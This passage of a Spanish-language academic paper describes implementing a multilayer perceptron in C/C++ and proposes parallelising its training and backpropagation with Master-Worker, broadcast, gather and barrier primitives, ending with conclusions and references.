


Figura 9:Esquema del perceptrón.

El perceptrón es un tipo de red neuronal que aplica los conceptos vistos en la sección 5(Redes de retropropagación).

Dado que al principio de esta investigación se contaba con poca experiencia en redes neuronales, se decidió comenzar a estudiar el perceptrón multicapa. También se tuvo en cuenta que en el LiCPaD se trabajaba con lenguaje C/C++ y que una de las pocas redes neuronales que se pueden implementar en este lenguaje es el perceptrón, debido a que es más sencillo de implementar cuando no se cuenta con clases.

Luego de determinar que se utilizaría el perceptrón para experimentar, se estudió cómo funcionaba y las formas de pasaje de parámetros, o valores de entrada que podía tener el mismo. Las formas para pasarle parámetros al perceptrón con el que nos encontramos trabajando es a través de archivos o incluyendo el valor de las variables en el mismo código. Dado que se pretende pasarle una gran cantidad de variables para poder aplicarlo a la predicción de incendios decimos trabajar con el pasaje de entradas por archivo para mantener un buen orden y simpleza en el código.

Entre los aspectos a destacar en la experimentación, se descubrió que para obtener simpleza en el código es conveniente trabajar con leguajes que permitan la orientación a objetos para poder separar por clases las neuronas y las capas de la red neuronal.

Para poder pasarle los datos de entrada por archivo a la red neuronal se necesita de un algoritmo que realice la carga. También en el mismo archivo se le puede pasar la topología de la red, el factor de error admitido y el número de iteraciones máximas que le permitimos a la red.

El número de iteraciones máximas viene dado por la retropropagación de error. Cada vez que se calcula el error y vuelve hacia atrás llevando el error a cada neurona se cuenta como una iteración. Actualmente se está analizando el tema de

paralelizar estas iteraciones separando en capas de neuronas.

El factor de error admitido es indicarle a la red que margen de error le permitimos con respecto a los resultados esperados.

Indicarle estos factores en el archivo (topología, factor de error admitido y número de iteraciones máximas) simplifica el código del perceptrón pero alarga, dificulta y demora el código que se encarga de cargar el archivo, dado que hay que crear un caso, no solo para los datos de entrada, sino también para cada uno de estos factores. Actualmente se está estudiando cuál es la forma más eficiente de pasaje y programación de estos factores.

En cuanto a librerías para redes neuronales se encontró que hay mayor disponibilidad y documentación de las mismas para lenguajes como Python. En el lenguaje C/C++ no se cuenta con mucha documentación de las librerías necesarias, pero esto no es un problema dado que el fin de implementar estas librerías sería para simplificar el código o conseguir modelos más gráficos del mismo pero no impide la realización de la red neuronal en C/C++ [4] [5] [6].

7. Paralelismo en Redes Neuronales

Una vez explicadas las bases de las redes neuronales, podemos explicar cómo se planea aplicar la programación paralela a una red neuronal para realizar un aprendizaje eficiente a medida que ésta se vuelve más compleja. Con esto nos referimos a una mejora apreciable en el tiempo de ejecución para la cantidad de recursos que se utilizan, en nuestro caso procesadores.

A continuación se explicarán brevemente algunos conceptos del paradigma paralelo, los cuales serán utilizados más adelante para describir su implementación en una red neuronal.

1. Broadcast. Consiste en enviar el mismo mensaje (dato) a más de un proceso destino [7]. En la figura 10 se muestra un esquema del funcionamiento; cabe aclarar que la acción broadcast requiere sincronismo: no se realiza hasta que todos los procesos hayan ejecutado su rutina `bcast()`.




Figura 10. Esquema de comunicación broadcast.

2. Gather. Consta de un proceso principal que recolecta valores individuales desde un conjunto de procesos [7]. En la figura 11 es graficado el procedimiento donde el dato de un proceso i es recibido por el proceso principal y es almacenado en la posición i de un arreglo, preparado para recibir los datos.




Figura 11. Esquema de recolección de datos mediante `gather`.

3. Barrier. Este término se refiere a un mecanismo de regulación que obliga a cada proceso a esperar hasta que todos los demás hayan llegado a un punto para continuar, indicado este previamente en el programa [7]. En la figura 12 se ilustra el concepto de barrier, donde la flecha señala el último barrier que se debe alcanzar para que todos los procesos continúen su ejecución.




Figura 12. Los procesos esperan hasta que todos alcanzan su llamada `barrier()`.

4. Master – Worker. El proceso principal denominado Master es el proceso encargado de coordinar todo el tratamiento y procesamiento del problema, para lo que genera muchos subprocesos, que son ejecutados como procesos independientes denominados Workers, y en general se ejecutan en procesadores independientes. La interacción que existe entre ellos es que el Master inicia los procesos Worker, les asigna el trabajo a realizar, y estos devuelven el resultado al proceso Master [8]. En la figura 13 se encuentra graficado este concepto.




Figura 13. Master-Worker implementado sobre un Cluster de computadoras.

Como se detalló en las secciones anteriores, una red neuronal está compuesta por una capa de entrada, capas ocultas y una capa de salida, esquematizado en la figura 2. Recordamos esto ya que es importante para explicar cada paso de nuestra propuesta hacia la paralelización.

Primero, se propone determinar al Master como el encargado de almacenar datos y de realizar el envío y recepción de estos. Este, además, realizará los cálculos en la capa de entrada, para transformar los datos de entrada en valores utilizables por la red neuronal.

En segundo lugar, proponemos considerar a cada capa oculta y a la capa de salida como instancias donde una o más neuronas, contenidas en las mismas, serán representadas por un proceso. El Master distribuirá la cantidad de neuronas de cada capa -n- por procesador -p-, realizando la división n/p. De esta forma, cada procesador -Worker- quedaría a cargo de cierta cantidad de neuronas y realizaría diversos cálculos -explicados anteriormente- en cada neurona que le fuera asignada obteniendo una salida.

Luego de ingresar los datos de entrada en la capa de entrada, se obtendría sus salidas que serán enviadas a cada proceso Worker utilizando la rutina broadcast. Se propone realizar esta sucesión de pasos ya que las salidas de la capa de entrada serán las entradas de cada neurona de la primera capa oculta, y como el dato es el mismo, se utilizará el broadcast para enviar estos datos en un solo instante. Una vez que cada proceso worker haya recibido correctamente los datos, calculará el valor de salida de cada neurona que tiene a cargo. Estos datos serán enviados al Master con la rutina *gather* y finalmente entrará en un estado de espera con la rutina barrier hasta que todos los procesos hayan completado su envío. Esto se debe a que se necesitan las salidas de cada neurona para pasar a la capa siguiente, por esto mismo, consideraremos cada capa como una barrera -barrier-, como se muestra en la figura 14.




Figura 14. Esquema de aplicación de barrier en una red neuronal.

En el momento en que todos los procesos hayan alcanzado la rutina barrier, se procederá a realizar lo anterior hasta llegar a la última capa, es decir, la capa de salida.

El procedimiento explicado anteriormente representa el primer ajuste de pesos y cálculo de salidas de las neuronas de las capas. Sin embargo, no se ha propuesto aún la paralelización de su aprendizaje a través del *backpropagation*.

El algoritmo de *backpropagation* ajusta los pesos de las entradas de cada neurona hasta que el error de salida, comparado con la salida esperada, sea mínimamente aceptable (como se explica en la Sección 5.2). Por lo tanto, primero se calcula el error de cada salida de las neuronas en la capa de salida y luego, estos se transmitirán a través de la función *broadcast* a cada procesador. Recordemos que cada proceso se sigue manteniendo a cargo de las neuronas asignadas por el Master al principio del algoritmo.

Una vez recibido los errores, cada neurona procederá a realizar sus ajustes de pesos y el cálculo de su error de salida. Este procedimiento se repetirá en cada capa, excluyendo la capa de entrada.

Finalmente, se realizará nuevamente el cálculo de las salidas con los ajustes de pesos aplicados y en el caso que el error no sea aceptable, volverá a aplicar el algoritmo *backpropagation* cuantas veces sea necesario.

Conclusiones

Este trabajo menciona los conceptos estudiados para entender el funcionamiento de una red neuronal y los conceptos que se aplicarán en esta para lograr paralelizar su aprendizaje. Actualmente, se sigue estudiando el algoritmo de la construcción y el aprendizaje de una red neuronal para realizar la implementación y la prueba práctica de los conceptos mencionados al paralelizarla. Nuestro objetivo es aplicar el algoritmo de *backpropagation* paralelizado y estudiar si la eficiencia es aceptable para la cantidad de procesadores utilizados.

Se buscará también mejorar la granularidad y la asignación de tareas del programa, es decir, cómo se divide el programa en los procesadores para aumentar la eficiencia del mismo ya que los conceptos presentados darían una mejora lineal. Se estudiarán funciones para el traspaso de mensajes y sincronización de las partes de un programa más eficientes que brinden, al menos, una mejora logarítmica al paralelizar. Esta eficiencia puede mejorar a costa de mayor complejidad para implementarla,

Referencias

[1] Pedro Ponce Cruz, “Inteligencia Artificial Aplicada a la ingeniería”, Alfaomega, 2001.

[2] Germán Bianchini. Paola Caymes Scutari, Miguel Méndez Garabetti, Evolutionary-Statistical System: a Parallel Method for Improving Forest Fire Spread Prediction. Journal of Computational Science (JOCS) Vol 6 pp. 58-66. ISSN: 1877-7503 doi: 10.1016/j.jocs.2014.12.001 Elsevier.

[3] Carlos Alberto Ruiz, “Redes Neuronales: Conceptos básicos y aplicaciones”, UTN-Facultad Regional de Rosario, 2005.

[4]http://www.sc.ehu.es/ccwbayes/docencia/mmcc/docs/t8neuronales.pdf, accedida el 20/08/19.

[5] Rivera E., “Entrenamiento de redes neuronales en algoritmos evolutivos”, 2005.

[6] Matich, D. J., “Introducción a las Redes Neuronales Artificiales”,2001.

[7] Barry Wilkinson, Michael Allen. “Parallel Programming” (2005). Pearson.

[8] http://charm.cs.uiuc.edu/research/masterSlave. Último acceso: Septiembre 2019.